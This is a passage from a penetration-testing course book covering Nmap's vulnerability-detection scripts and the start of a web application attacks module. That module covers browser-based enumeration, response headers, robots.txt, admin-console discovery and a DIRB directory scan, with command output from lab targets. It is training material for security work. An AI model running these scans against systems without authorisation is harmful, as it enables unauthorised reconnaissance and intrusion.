However, there is overlap between these categories and some “vuln” scripts may essentially run stripped-down exploits. For this reason, scripts are also further categorized as “safe” or “intrusive” and we should take great care when executing the latter because they may crash a remote service or take down the target.

Never run NSE scripts blindly. Take time to inspect them to understand what they do before running them, and test on your own targets whenever possible.

On Kali, the NSE scripts can be found in the `/usr/share/nmap/scripts/` directory. Opening any of the *.nse files in a text editor shows the source of each script in a simple human-readable format. Take time to review some of the NSE scripts to get familiar with the format and the types of checks these scripts perform.

This folder also contains a `script.db` file that serves as an index to all of the scripts. It also categorizes each of the Nmap scripts. We could, for example, use the file to `grep` for scripts in the “vuln” and “exploit” categories, as shown in Listing 276:

```
kali@kali:~$ cd /usr/share/nmap/scripts/
kali@kali:/usr/share/nmap/scripts$ head -n 5 script.db
Entry { filename = "acarsd-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "address-info.nse", categories = { "default", "safe", } }
Entry { filename = "afp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "afp-ls.nse", categories = { "discovery", "safe", } }
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln", }

kali@kali:/usr/share/nmap/scripts$ cat script.db | grep '"vuln"\|"exploit"'
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln", }
Entry { filename = "clamav-exec.nse", categories = { "exploit", "vuln", } }
Entry { filename = "distcc-cve2004-2687.nse", categories = { "exploit", "intrusive", "vuln", }
Entry { filename = "ftp-proftpd-backdoor.nse", categories = { "exploit", "intrusive", "vuln", }
Entry { filename = "ftp-vsftpd-backdoor.nse", categories = { "exploit", "intrusive", "vuln", }
...

```

Listing 276 - The Nmap script database

Let’s try to use the NSE to detect a vulnerability. For this example, we will use `--script vuln` to run all scripts in the “vuln” category against a target in the PWK labs:

```
kali@kali:~$ sudo nmap --script vuln 10.11.1.10
[sudo] password for kali:
Starting Nmap 7.70 ( https://nmap.org )
Pre-scan script results:
| broadcast-avahi-dos:
```

²³⁶ (Nmap, 2019), <https://nmap.org/book/nse-language.html>

```
Discovered hosts:  
 224.0.0.251  
After NULL UDP avahi packet DoS (CVE-2011-1002).  
_|_ Hosts are all up (not vulnerable).  
Nmap scan report for 10.11.1.10  
Host is up (0.099s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE  
80/tcp      open  http  
| http-cookie-flags:  
|   /CFIDE/administrator/enter.cfm:  
|     CFID:  
|       httponly flag not set  
|     CFTOKEN:  
|       httponly flag not set  
|   /CFIDE/administrator/entman/index.cfm:  
|     CFID:  
|       httponly flag not set  
|     CFTOKEN:  
|       httponly flag not set  
|   /CFIDE/administrator/archives/index.cfm:  
|     CFID:  
|       httponly flag not set  
|     CFTOKEN:  
|       httponly flag not set  
_|_ http-CSRF: Couldn't find any CSRF vulnerabilities.  
_|_ http-dombased-xss: Couldn't find any DOM based XSS.  
http-enum:  
  /CFIDE/administrator/enter.cfm: ColdFusion Admin Console  
  /CFIDE/administrator/entman/index.cfm: ColdFusion Admin Console  
  /cfide/install.cfm: ColdFusion Admin Console  
  /CFIDE/administrator/archives/index.cfm: ColdFusion Admin Console  
  /CFIDE/wizards/common/_logintowizard.cfm: ColdFusion Admin Console  
_|_ /CFIDE/componentutils/login.cfm: ColdFusion Admin Console  
_|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
http-vuln-cve2010-2861:  
  VULNERABLE:  
  Adobe ColdFusion Directory Traversal Vulnerability  
  State: VULNERABLE (Exploitable)  
  IDs: CVE:CVE-2010-2861 OSVDB:67047  
        Multiple directory traversal vulnerabilities in the administrator console  
        in Adobe ColdFusion 9.0.1 and earlier allow remote attackers to read arbitrary  
        files via the locale parameter  
  Disclosure date: 2010-08-10  
  Extra information:  
  
ColdFusion8  
  HMAC: 749CD10DC95AF1713642CC5A1046857830C05E0B  
  Salt: 1560458235684  
  Hash: AAFDC23870ECBCD3D557B6423A8982134E17927E  
  
References:  
  http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2861  
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2861  
  http://www.blackhatacademy.org/security101/Cold\_Fusion\_Hacking  
  http://osvdb.org/67047
```

```
|_ http://www.nessus.org/plugins/index.php?view=single&id=48340  
MAC Address: 00:50:56:93:38:CA (VMware)
```

Listing 277 - Using NSE's "vuln" scripts against a specific virtual machine in the PWK labs

We see that the ***http-vuln-cve2010-2861.nse*** script successfully detected an Adobe Coldfusion vulnerability on our target. This is rather interesting and worth further investigation.

While Nmap is not a vulnerability scanner in the traditional sense, it can be very useful for similar tasks. We can use Nmap during a penetration test to verify vulnerability scanner results, to serve as a backup to a purpose-built scanner, and to help reduce false positives.

However, Nmap also requires heeding the same warnings applicable to traditional vulnerability scanners. We must understand what the scripts will and will not check for, the amount of traffic the scripts will generate, and what potential dangers we may incur with each script.

8.3.1.1 *Exercise*

1. Find an NSE script similar to the NFS Exported Share Information Disclosure that was executed in the “Scanning with Individual Nessus Plugins” section. Once found, run the script against Beta in the PWK labs.

8.4 Wrapping Up

Vulnerability scanning can be very helpful during the initial phase of a penetration test. Once configured correctly, vulnerability scanning tools can provide a wealth of information and reveal some serious and unforeseen vulnerabilities that can make a significant impact during a penetration testing engagement. That being said, it is important for us to understand that a manual review is still required and that scanners can only discover vulnerabilities that they are programmed for. Finally, we should always keep in mind that vulnerability scanning tools can perform actions that could be detrimental to some networks or targets, so we must exercise caution when using them.

9 Web Application Attacks

In this module, we will focus on the identification and exploitation of common web application vulnerabilities. Modern development frameworks and hosting solutions have simplified the process of building and deploying web-based applications. However, these applications usually expose a large attack surface because of a lack of mature application code, multiple dependencies, and insecure server configurations.

Web applications can be written in a variety of programming languages and frameworks, each of which can introduce specific types of vulnerabilities. However, the most common vulnerabilities are similar in concept, regardless of the underlying technology stack.

In this module, we will discuss web application vulnerability enumeration and exploitation. Although the complexity of vulnerabilities and attacks vary, we will demonstrate the exploitation of several common web application vulnerabilities listed in the OWASP Top 10 list.²³⁷ These attack vectors will serve as the basic building blocks used to construct more advanced attacks.

9.1 Web Application Assessment Methodology

Before we begin discussing enumeration and exploitation, we will talk about the basic web application penetration testing methodology.

As a first step, we should gather information about the application. What does the application do? What language is it written in? What server software is the application running on? The answers to these and other basic questions will help guide us towards our first (or next) potential attack vector.

As with many penetration testing disciplines, the goal of each attempted attack or exploit is to increase our permissions within the application or pivot to another application or target. Each successful exploit along the way may grant access to new functionality or components within the application. We may need to successfully execute several exploits to advance from an unauthenticated user account access to any kind of shell on the system.

Enumeration of new functionality is important each step of the way especially since attacks that previously failed may succeed in a new context. As penetration testers, we must continue to enumerate and adapt until we've exhausted all attack avenues or compromised the system.

9.2 Web Application Enumeration

It is important to identify the components that make up a web application before attempting to blindly exploit it. Many web application vulnerabilities are technology-agnostic. However, some exploits and payloads need to be crafted based on the technological underpinnings of the application, such as the database software or operating system. Before launching any attacks on a web application, we should attempt to discover the technology stack in use, which generally consists of the following components:

²³⁷ (OWASP, 2019), https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- Programming language and frameworks
- Web server software
- Database software
- Server operating system

There are several techniques that we can use to gather this information directly from the browser. Most modern browsers include developer tools that can assist in the enumeration process. We will be focusing on Firefox since it is the default browser in Kali Linux. However, most browsers include similar developer tools.

9.2.1 Inspecting URLs

File extensions, which are sometimes a part of a URL, can reveal the programming language the application was written in. Some of these, like `.php`, are straightforward, but other extensions are more cryptic and vary based on the frameworks in use. For example, a Java-based web application might use `.jsp`, `.do`, or `.html`.

However, file extensions on web pages are becoming less common since many languages and frameworks now support the concept of *routes*, which allow developers to map a URI to a section of code. Applications leveraging routes use logic to determine what content is returned to the user and make URI extensions largely irrelevant.

9.2.2 Inspecting Page Content

Although URL inspection can provide some clues about the target web application, most context clues can be found in the source of the web page. The Firefox *Debugger* tool (found in the *Web Developer* menu or by pressing `ctrl` `shift` `K`) displays the page's resources and content, which varies by application. The Debugger tool may display JavaScript frameworks, hidden input fields, comments, client-side controls within HTML, JavaScript, and much more.

To demonstrate this, we can open the Debugger while browsing www.megacorpone.com:




Figure 83: Using Developer Tools to Inspect JavaScript Sources

We can see that the application running on www.megacorpone.com uses jQuery²³⁸ version 1.11.0, a common JavaScript library. In this case, the developer minified²³⁹ the code, making it more compact and conserving resources but making it somewhat difficult to read. Fortunately, we can “prettyprint” code within Firefox by clicking on the *Pretty print source* button with the double curly braces:

²³⁸ (jQuery, 2019), <https://jquery.com/>

²³⁹ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Minification_\(programming\)](https://en.wikipedia.org/wiki/Minification_(programming))




Figure 84: Pretty Print Source

After clicking the icon, Firefox will display the code in a format that is easier to read and follow:





Figure 85: Viewing Prettified Source in Firefox

We can also use the *Inspector* tool to drill down into specific page content. Let's use Inspector to examine the *email input* element from the "Contact" page by right-clicking the email address field on the page and selecting *Inspect Element* or using the shortcut [Page Up].



Just Get In Touch!

MegaCorp One

Your Name

Email address

Undo
Cut
Copy
Paste
Delete

Select All
Add a Keyword for this Search...
Inspect Element (Q)

Subject

Message

Submit

Executive Team

Contact Our Departments

Our Add

Figure 86: Selecting E-mail Input Element

This will open the Inspector tool and highlight the HTML for the element we right-clicked on.





Figure 87: Using the Inspector Tool

This tool is especially useful for quickly finding hidden form fields in the HTML source.

9.2.3 Viewing Response Headers

We can also search server responses for additional information. There are two types of tools we can use to accomplish this task. The first type of tool is a proxy, which intercepts requests and responses between a client and a webserver. We will explore proxies later in this module, but first we will explore the *Network* tool, launched from the *Firefox Web Developer* menu, to view HTTP requests and responses. This tool shows network activity that occurs after it launches, so we must refresh the page to see traffic.



The screenshot shows the Network tab of the Burp Suite interface. It displays a list of 22 requests made to the domain `www.megacorpone.com`. The requests are categorized by status (200), method (GET), file path, domain, cause, type, transferred size, and response time. The main page (`/`) has a transfer size of 12.50 KB and a response time of 12.23 KB. Other files include `bootstrap.css`, `style.css`, and various JavaScript files like `font-awesome.min.css`, `bootstrap.min.js`, `retina-1.1.0.js`, and `jquery.hoverdir.js`.


Stat...	Method	File	Domain	Cause	Type	Transferr...	Size	0 ms	639 ms	1.28 s	1.92 s
200	GET	/	www.megacorpone.com	document	html	12.50 KB	12.23 KB	→148 ms			
200	GET	bootstrap.css	www.megacorpone.com	stylesheet	css	118.65 KB	118.38 KB	→232 ms			
200	GET	style.css	www.megacorpone.com	stylesheet	css	8.96 KB	8.69 KB	→140 ms			
200	GET	font-awesome.min.css	www.megacorpone.com	stylesheet	css	17.63 KB	17.36 KB	→149 ms			
200	GET	bootstrap.min.js	www.megacorpone.com	script	js	28.71 KB	28.43 KB	→153 ms			
200	GET	retina-1.1.0.js	www.megacorpone.com	script	js	4.18 KB	3.90 KB	→217 ms			
200	GET	jquery.hoverdir.js	www.megacorpone.com	script	js	5.47 KB	5.18 KB	→205 ms			

Filter URLs: All, HTML, CSS, JS, XHR, Fonts, Images, Media, WS, Other, Persist Logs, Disable cache.

22 requests | 930.57 KB / 935.22 KB transferred | Finish: 1.59 s | DOMContentLoaded: 930 ms | load: 1.60 s

Figure 88: Using the Network Tool to View Requests

We can click on a request to get more details about it, in this case the response headers:



The screenshot shows a NetworkMiner capture of a web session. The main pane displays a list of requests, mostly GETs for CSS and JS files, from the domain www.megacorpone.com. The 'Headers' tab is selected in the NetworkMiner interface. In the detailed view of the last request, the 'Response' tab is active. A red box highlights the 'Server' header value, which is 'Apache/2.2.22 (Ubuntu)'. Other visible headers include Accept-Ranges, Connection, Content-Encoding, Content-Length, Content-Type, Date, ETag, Keep-Alive, and Last-Modified.

Figure 89: Viewing Response Headers in the Network Tool

The “Server” header displayed above will often reveal at least the name of the web server software. In many default configurations, it also reveals the version number.

Headers that start with “X-” are non-standard HTTP headers.²⁴⁰ The names or values often reveal additional information about the technology stack used by the application. Some examples of non-standard headers include *X-Powered-By*, *x-amz-cf-id*, and *X-Aspnet-Version*. Further research into these names could reveal additional information, such as the “*x-amz-cf-id*” header, which indicates the application uses Amazon CloudFront.

9.2.4 Inspecting Sitemaps

Web applications can include sitemap files to help search engine bots crawl and index their sites. These files also include directives of which URLs *not* to crawl. These are usually sensitive pages or administrative consoles—exactly the sort of pages we are interested in.

The two most common sitemap filenames are *robots.txt* and *sitemap.xml*.

For example, we can retrieve the *robots.txt* file from www.google.com with **curl**:

```
kali@kali:~$ curl https://www.google.com/robots.txt
User-agent: *
```

²⁴⁰ (Mozilla, 2019), <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers>

```
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
Disallow: /sdch
Disallow: /groups
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
...
```

Listing 278 - <https://www.google.com/robots.txt>

Allow and Disallow are directives for web crawlers indicating pages or directories that “polite” web crawlers may or may not access, respectively. Although the listed pages and directories in most cases may not be interesting and some may even be invalid, sitemap files should not be overlooked as they may contain clues about the website layout or other interesting information.

9.2.5 Locating Administration Consoles

Web servers often ship with remote administration web applications, or consoles, which are accessible via a particular URL and often listening on a specific TCP port.

Two common examples are the *manager*²⁴¹ application for Tomcat and *phpMyAdmin*²⁴² for MySQL hosted at */manager/html* and */phpmyadmin* respectively.

While these consoles can be restricted to local access or may be hosted on custom TCP ports, we often find them externally exposed by default configurations. Regardless, as penetration testers we should check the default console locations, identified in the application server software documentation. In the following section, we will also demonstrate tools that can be used to automate the search for these consoles and in a later section we will demonstrate exploitation techniques.

9.3 Web Application Assessment Tools

Once we have thoroughly explored a web application manually, we should consider using web application assessment tools to enumerate more information about the target.

There are a variety of tools that can aid in discovering and exploiting web application vulnerabilities, many of which come pre-installed in Kali. In this section, we will explore some of these tools including a few simple browser extensions and in a later section we will shift our focus to manual vulnerability enumeration and exploitation.

²⁴¹ (Apache Software Foundation, 2019), <https://tomcat.apache.org/tomcat-7.0-doc/manager-howto.html>

²⁴² (phpMyAdmin, 2019), <https://www.phpmyadmin.net/>

Automated tools can increase our productivity as penetration testers, but we must also understand manual exploitation techniques since tools will not always be available in every situation and manual techniques offer greater flexibility and customization. Remember, tools and automation make our job easier. They don't do the job for us.

9.3.1 DIRB

DIRB²⁴³ is a web content scanner that uses a wordlist to find directories and pages by issuing requests to the server. DIRB can identify valid web pages on a web server even if the main index page is missing.

By default, DIRB will identify interesting directories on the server but it can also be customized to search for specific directories, use custom dictionaries, set a custom cookie or header on each request, and much more.

Let's run DIRB on www.megacorpone.com. We will supply several arguments: the URL to scan, **-r** to scan non-recursively, and **-z 10** to add a 10 millisecond delay to each request:

```
kali@kali:~$ dirb http://www.megacorpone.com -r -z 10
...
URL_BASE: http://www.megacorpone.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive
SPEED_DELAY: 10 milliseconds

-----
GENERATED WORDS: 4612

---- Scanning URL: http://www.megacorpone.com/ ----
+ http://www.megacorpone.com/about (CODE:200|SIZE:12180)
+ http://www.megacorpone.com/admin (CODE:403|SIZE:292)
==> DIRECTORY: http://www.megacorpone.com/assets/
+ http://www.megacorpone.com/contact (CODE:200|SIZE:7721)
+ http://www.megacorpone.com/index (CODE:200|SIZE:12519)
+ http://www.megacorpone.com/index.html (CODE:200|SIZE:12519)
+ http://www.megacorpone.com/jobs (CODE:200|SIZE:11359)
==> DIRECTORY: http://www.megacorpone.com/old-site/
+ http://www.megacorpone.com/robots (CODE:200|SIZE:23)
+ http://www.megacorpone.com/robots.txt (CODE:200|SIZE:23)
+ http://www.megacorpone.com/server-status (CODE:403|SIZE:300)

-----
END_TIME: Wed Jun 5 11:03:05 2019
DOWNLOADED: 4612 - FOUND: 9
```

Listing 279 - Running dirb against www.megacorpone.com.

²⁴³ (DIRB), <http://dirb.sourceforge.net/about.html>

According to the output in Listing 279, DIRB made 4,612 requests and reported the URL, status code, and size of nine distinct resources. By default, the tool will recurse into newly-discovered directories, but in this case, our non-recursive (**-r**) scan simply reports directories without descending into them. Obviously, we could begin with a non-recursive scan against a large target and recursively search interesting directories, or begin with a full recursive scan depending on our needs.

DirBuster is a Java application similar to DIRB that offers multi-threading and a GUI-based interface.

9.3.2 Burp Suite

